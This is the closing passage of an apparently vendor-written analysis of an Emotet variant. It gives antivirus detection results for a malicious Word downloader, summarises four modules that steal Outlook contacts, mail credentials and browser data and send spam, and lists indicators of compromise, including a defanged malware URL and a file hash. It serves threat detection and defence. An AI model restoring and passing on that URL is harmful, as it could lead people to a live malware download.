As you can see in Figure 11, the spam attempts to trick the email recipients into opening a URL, that points to a malicious Word file. Figure 12 shows its Antivirus detection rating on VirusTotal.


SHA256: d8cfe351daa5276a277664630f18fe1e61351cbf3b0a17b6a8ef725263c0cab4

File name: ORDER.-Document-MP-65-NV575397.doc

Detection ratio: 9 / 56

Analysis date: 2017-05-05 21:59:03 UTC (1 minute ago)

Antivirus	Result	Update
Arcabit	HEUR.VBA.Trojan.e	20170505
ESET-NOD32	PowerShell/TrojanDownloader.Agent.OP	20170505
Fortinet	WM/Agent.DEA!tr.dldr	20170505
McAfee	W97M/Downloader.byj	20170505
McAfee-GW-Edition	W97M/Downloader.byj	20170505
NANO-Antivirus	Trojan.Ole2.Vbs-heuristic.druvzi	20170505
Qihoo-360	virus.office.qexvmc.1080	20170505
TrendMicro-HouseCall	Suspicious_GEN.F47V0505	20170505
ZoneAlarm by Check Point	HEUR:Trojan.Script.Agent.gen	20170505
Ad-Aware	✓	20170505
AegisLab	✓	20170505
AhnLab-V3	✓	20170505

Figure 12. Antivirus detection rate on VirusTotal

Conclusion

From this deep analysis of the new Emotet variant we can see that it focuses on stealing email-related data from a victim's device, and then uses that device and the email addresses it has collected from it to send spam that can spread other malware.

NOTE: at the end of my analysis, I noticed that the Anti-Debug technique on the server side sometimes worked, and sometimes didn't.

The URL attached to the spam generated by this malware has been detected as **Malicious Websites** by the FortiGuard Webfilter service, and the downloaded Word file has been detected as **WM/Agent.DEA!tr.dldr** by the FortiGuard Antivirus service.

Summary of the four Received Modules

Module1 (size 1c000H): steals email addresses and the recipients' names from Outlook PST files.

Module2 (size 32000h): steals credentials from installed Office Outlook, IncrediMail, Group Mail, MSN Messenger, Mozilla ThunderBird, etc. The analysis of this module was provided in the first blog.

Module3 (size 70000h): steals saved information in browsers. Since it’s simple, I chose to not provide any analysis.

Module4 (size 0F0000h): sends spams to spread other malware.

IoC

URL:

"hxxp:// hand-ip.com/Cust-Document-5777177439/"

Sample SHA256:

ORDER.-Document-7023299286.doc

D8CFE351DAA5276A277664630F18FE1E61351CBF3B0A17B6A8EF725263C0CAB4

Reference

https://support.office.com/en-us/article/Introduction-to-Outlook-Data-Files-pst-and-ost-6d4197ec-1304-4b81-a17d-66d4eef30b78

https://support.microsoft.com/en-us/help/287070/how-to-manage-.pst-files-in-microsoft-outlook

https://msdn.microsoft.com/en-us/library/office/cc765775(v=office.14).aspx

Related Posts